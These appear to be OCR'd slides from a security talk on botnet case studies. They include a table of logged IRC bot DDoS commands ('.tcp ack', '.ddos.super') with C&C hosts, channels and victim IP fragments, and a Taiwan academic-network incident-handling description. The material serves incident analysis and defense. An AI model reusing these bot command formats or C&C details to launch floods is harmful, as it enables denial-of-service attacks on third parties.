
Case Study I – The Victims




Case Study I – Shopping Account




Case Study I – The Credit Card



Case Study I – Social Network



Case Study I – VNC Victim




Case Study I - DDoS

DDoS !!!

sample_id	tstamp	C_n_C_IP	Channel	Command_Data	DDOS_Victim
PHP_IRCBOT_8035.bin	2012-06-29 17:48:55	irc. vquran.com	#hilang	:Redzone!~Ost@Confuse PRIVMSG #hilang :!lol @udpfl...	180.24 145.59
PHP_IRCBOT_8035.bin	2012-06-29 17:48:55	irc. vquran.com	#hilang	:Redzone!~Ost@Confuse PRIVMSG #hilang :!lol @udpfl...	203.15 98.85
28975638.bin	2012-06-15 21:14:04	66. .211.152	#GLX	:`!h4ckers@h4ckers PRIVMSG #GLX :.tcp ack 94.97.99...	94.97.9 83
28975638.bin	2012-06-15 21:10:39	66. .211.152	#GLX	:`!h4ckers@h4ckers PRIVMSG #GLX :.tcp ack 94.99.81...	94.99.8 242
28975638.bin	2012-06-15 20:42:28	66. .211.152	#GLX	:`!h4ckers@h4ckers PRIVMSG #GLX :.tcp ack 159.0.85...	159.0.8 37
28975638.bin	2012-06-15 20:35:52	66. .211.152	#GLX	:`!h4ckers@h4ckers PRIVMSG #GLX :.tcp ack 173.225....	173.22 115.63
28975638.bin	2012-06-15 20:29:48	66. .211.152	#GLX	:`!h4ckers@h4ckers PRIVMSG #GLX :.tcp ack 146.251....	146.25 34.178
28975638.bin	2012-06-11 17:44:36	66. .211.152	#GLX	:`!h4ckers@h4ckers PRIVMSG #GLX :.tcp ack 67.43.22...	67.43.2 6.126
28975638.bin	2012-06-11 04:15:37	66. .211.152	#GLX	:`!h4ckers@h4ckers PRIVMSG #GLX :.tcp ack 37.107.1...	37.107 41.227
28975638.bin	2012-06-11 02:31:43	66. .211.152	#GLX	:`!h4ckers@h4ckers PRIVMSG #GLX :.tcp ack 188.248....	188.24 59.30
26090578.bin	2012-06-07 07:49:30	78. .188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	78.47.1 1.211
26090578.bin	2012-06-06 04:08:47	78. .188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	78.159 11.125
26090578.bin	2012-06-06 03:09:05	78. .188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	46.252 52.174
26090578.bin	2012-06-06 02:04:42	78. .188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	46.249 7.234
26090578.bin	2012-06-03 18:07:56	78. .188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	67.43.2 9.34
26090578.bin	2012-06-03 00:16:52	78. .188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	2.40.10 249
26090578.bin	2012-06-03 00:07:20	78. .188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	93.148 15.10
26090578.bin	2012-06-01 18:34:41	78. .188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	178.63 00.177
26090578.bin	2012-05-31 23:04:57	78. .188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	109.11 155.247
26090578.bin	2012-05-31 23:04:50	78. .188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	50.7.25 27
26090578.bin	2012-05-31 22:29:44	78. .188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	130.25 66.102
26090578.bin	2012-05-31 18:29:19	78. .188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	2.40.18 17
26090578.bin	2012-05-29 05:59:19	78. .188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	2.118.9 65
26090578.bin	2012-05-29 05:19:50	78. .188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	82.208 3.172
26090578.bin	2012-05-28 18:04:42	78. .188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	93.148 56.126
26090578.bin	2012-05-28 18:04:37	78. .188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	93.148 37.99
26090578.bin	2012-05-23 18:34:27	78. .188.201	##sodoma_3	KrOwN!becks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	90.180 129
23526225.bin	2012-04-10 08:00:01	66. .211.152	#GLX	:`!h4ckers@h4ckers PRIVMSG #GLX :.tcp ack 31.203.2...	31.203 51.240
23526225.bin	2012-04-06 18:53:48	70. .160.105	#GLX	:`!h4ckers@h4ckers PRIVMSG #GLX :.tcp ack 176.18.8...	176.18 0.9
23526225.bin	2012-04-06 18:36:37	70. .160.105	#GLX	:`!h4ckers@h4ckers PRIVMSG #GLX :.tcp ack 176.224....	176.22 145.186


Case Study II

- A Sketch of the Botnet Structure




Case Study Ⅱ
Incident Handling Process

- Description:
  - On Feb. 24th, 2012, we discovered a C&C server of a botnet located in TANet (Taiwan academic network). In order to defend Taiwan network security, we decided to setup a sniffer on the C&C server to reveal underlying victims and for further analysis.



